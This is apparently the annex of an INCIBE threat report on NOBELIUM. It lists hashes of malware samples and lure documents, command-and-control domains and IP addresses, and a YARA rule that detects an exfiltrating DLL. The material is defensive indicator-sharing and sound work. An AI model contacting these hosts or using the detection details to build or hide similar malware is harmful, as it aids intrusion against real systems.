imgmountingservice.dll	2ebbb99b8dae0c7b0931190fa81add987b44d4435dafcf53a9cde0f19bb91398
NativeCacheSvc.dll	136f4083b67bc8dc999eb15bb83042aeb01791fc0b20b5683af6b4ddcf0bbc7d
IconCacheService.dll	95bbd494cecc25a422fa35912ec2365f3200d5a18ea4bfad5566432eb0834f9f
javafx_font.dll	8cb64b95931d435e01b835c05c2774b1f66399381b9fa0b3fb8ec07e18f836b0
msvcr170.dll	2f11ca3dcc1d9400e141d8f3ee9a7a0d18e21908e825990f5c22119214fbb2f5
DeleteDateConnectionPosition.dll	6ee1e629494d7b5138386d98bd718b010ee774fe4a4c9d0e069525408bb7b1f7
WinScrollbarForUninitialize.dll	e8da0c4416f4353aad4620b5a83ff84d6d8b9b8a748fdbe96d8a4d02a4a1a03c
mstu.dll	1f5a915e75ad96e560cee3e24861cf6f8de299fdf79e1829453defbfe2013239
GraphicalComponent.dll	a4f1f09a2b9bc87de90891da6c0fca28e2f88fd67034648060cef9862af9a3bf
dxgim.dll	292e5b0a12fea4ff3fc02e1f98b7a370f88152ce71fe62670dd2f5edfaab2ff8
desktop.dll	f9a74ac540a6584fc3ba7ccc172f948c6b716cceea313ce1d9e7b735fa2a5687
RtlSvcMicro.dll	6d08b767117a0915fb86857096b4219fd58596b42ccf61462b137432abd3920e

Wbtr.dll	b295c5ad4963bdffa764b93421c3dd512ca6733b79bdff2b99510e7d56a70935
Trello.dll	5f01eb447cb63c40c2d923b15c5ecb5ba47ea72e600797d5d96e228f4cf13f13
Trello-2.dll	8bdd318996fb3a947d10042f85b6c6ed29547e1d6ebdc177d5d85fa26859e1ca
boom.exe	0acb884f2f4cfa75b726cb8290b20328c8ddbcd49f95a1d761b7d131b95bafec
boom.exe	8199f309478e8ed3f03f75e7574a3e9bce09b4423bd7eb08bb5bff03af2b7c27
boom.exe	cf1d992f776421f72eabc31d5afc2f2067ae856f1c9c1d6dc643a67cb9349d8c
information.exe	88c95954800827cb68e1efdacd99093f7f9646d82613039472b5c90e5978444d
WRAR600.EXE	88c95954800827cb68e1efdacd99093f7f9646d82613039472b5c90e5978444d
NV.exe	e8e63f7cf6c25fb3b93aa55d5745393a34e2a98c5aeacbc42f1362ddf64eb0da
AcroSup64.dll	6618a8b55181b1309dc897d57f9c7264e0c07398615a46c2d901dd1aa6b9a6d6
vcruntime140.dll	2028c7deaf1c2a46f3ebbf7bbdf76781d84f9321107d65d9b9dd958e3c88ef5a
documents-2.dll (Cobalt Strike)	ee42ddacbd202008bcc1312e548e1d9ac670dd3d86c999606a3a01d464a2a330
documents.dll (Cobalt Strike)	ee44c0692fd2ab2f01d17ca4b58ca6c7f79388cbc681f885bb17ec946514088c
ICA-declass-2.pdf	7288b7ed63a39f98a196ef735a23c522c63f46d8344dc36fffd1920d32057c55
ica-declass.pdf	7d34f25ad8099bd069c5a04799299f17d127a3866b77ee34ffb59cfd36e29673
Meeting info.docx	d37347f47bb8c7831ae9bb902ed27a6ce85ddd9ba6dd1e963542fd63047b829c
blank.pdf	0622971147486e1900037eff229d921d14f5b51aac7171729b2b66f81cdf6585
state ellection changes.docx	574b7a80d8b9791cb74608bc4a9fcba4e4574fafef8e57bdee340728445ebd16
ICA-declass.pdf	7d34f25ad8099bd069c5a04799299f17d127a3866b77ee34ffb59cfd36e29673
nv.pdf	73ca0485f2c2c8ba95e00188de7f5509304e1c1eb20ed3a238b0aa9674f9104e
Ambassador_Absense .docx	7ff9891f4cfe841233b1e0669c83de4938ce68ffae43afab51d0015c20515f7b

Conexiones de red (Microsoft Threat Intelligence Center (MSTIC), 2021) (WOLFRAM, HAWLEY, MCLELLAN, SIMONIAN, & VEJLBY, 2022)


Tipo	URL / IP
C2 URL	aimsecurity.net
C2 URL	cdn.theyardservice.com
C2 URL	cdnappservice.firebaseio.com
C2 URL	cityloss.com
C2 URL	content.pcmsar.net
C2 URL	cross-checking.com
C2 URL	dailydews.com
C2 URL	dataplane.theyardservice.com
C2 URL	doggroomingnews.com
C2 URL	email.theyardservice.com
C2 URL	emergencystreet.com
C2 URL	enpport.com

C2 URL	eventbrite-com-default-rtdb.firebaseio.com
C2 URL	financialmarket.org
C2 URL	giftbox4u.com
C2 URL	hanproud.com
C2 URL	holescontracting.com
C2 URL	humanitarian-forum-default-rtdb.firebaseio.com
C2 URL	newsplacec.com
C2 URL	newstepsco.com
C2 URL	pcmsar.net
C2 URL	security-updater-default-rtdb.firebaseio.com
C2 URL	smtp2.theyardservice.com
C2 URL	static.theyardservice.com
C2 URL	stockmarketon.com
C2 URL	stsnews.com
C2 URL	supportcdn-default-rtdb.firebaseio.com
C2 URL	tacomanewspaper.com
C2 URL	techiefly.com
C2 URL	theadminforum.com
C2 URL	theyardservice.com
C2 URL	trendignews.com
C2 URL	usaid.theyardservice.com
C2 URL	worldhomeoutlet.com
C2 URL	cdnappservice.web.app
C2 URL	logicworkservice.web.app
C2 URL	humanitarian-forum.web.app
C2 URL	security-updater.web.app
C2 URL	eventbrite-com-default-rtdb.firebaseio.com
C2 URL	supportcdn.web.app
C2 IP	139.99.167.177
C2 IP	185.158.250.239
C2 IP	195.206.181.169
C2 IP	37.120.247.135
C2 IP	45.135.167.27
C2 IP	51.254.241.158
C2 IP	51.38.85.225

Anexo 2: Regla Yara de detección

```
import "pe"


rule NOBELIUM_AcroSup {
        strings:
                $op1 = "AcroSup"
                $op2 = ".mp3"
                $op3 = ".backup"
                $op4 = "vcruntime140"
                $exfilt = "%s::%s" ascii wide
                $s1 = "POST" ascii wide
                $s2 = ".pdf" ascii wide nocase
                $s3 = "sl" ascii wide nocase
                $hex1 = { ?? ?? ?? ?? ?? 48 8B F0 C7 44 24 50 04 01 00 00 33 C0 48 8D BD E0 00 00 00 B9 04 01 00 00 4C 8D 44 24 50 F3 AA 8D 48 02 48 8D 95 E0 00 00 00 ?? ?? ?? ?? ?? ?? 48 8D 85 E0 00 00 00 4C 89 7C 24 60 49 83 C8 FF C7 44 24 68 01 23 45 67 C7 44 24 6C 89 AB CD EF C7 44 24 70 FE DC BA 98 C7 44 24 74 76 54 32 10 0F 1F 40 00 }
                $hex2 = { 48 8D 95 E0 00 00 00 48 8D 4C 24 60 ?? ?? ?? ?? ?? 48 8D 4C 24 60 ?? ?? ?? ?? ?? B9 10 00 00 00 ?? ?? ?? ?? ?? 0F 10 45 B8 B9 04 01 00 00 48 8B D8 0F 11 00 ?? ?? ?? ?? ?? 48 8B F8 4C 8B E8 33 C0 B9 04 01 00 00 F3 AA 8D 78 10 66 66 66 0F 1F 84 00 00 00 00 00 }
        condition:
                pe.number_of_exports == 1 and pe.imports("wininet.dll") and pe.imports("secur32.dll") and
                 (all of ($s*) or 3 of ($op*)) and
                $exfilt and all of ($hex*) and pe.is_dll()
}
```



Financiado por la Unión Europea
NextGenerationEU

GOBIERNO DE ESPAÑA
VICEPRESIDENCIA PRIMERA DEL GOBIERNO
MINISTERIO DE ASUNTOS ECONÓMICOS Y TRANSFORMACIÓN DIGITAL
SECRETARÍA DE ESTADO DE DIGITALIZACIÓN E INTELIGENCIA ARTIFICIAL

Plan de Recuperación, Transformación y Resiliencia

España | digital 2026

incibe_
INSTITUTO NACIONAL DE CIBERSEGURIDAD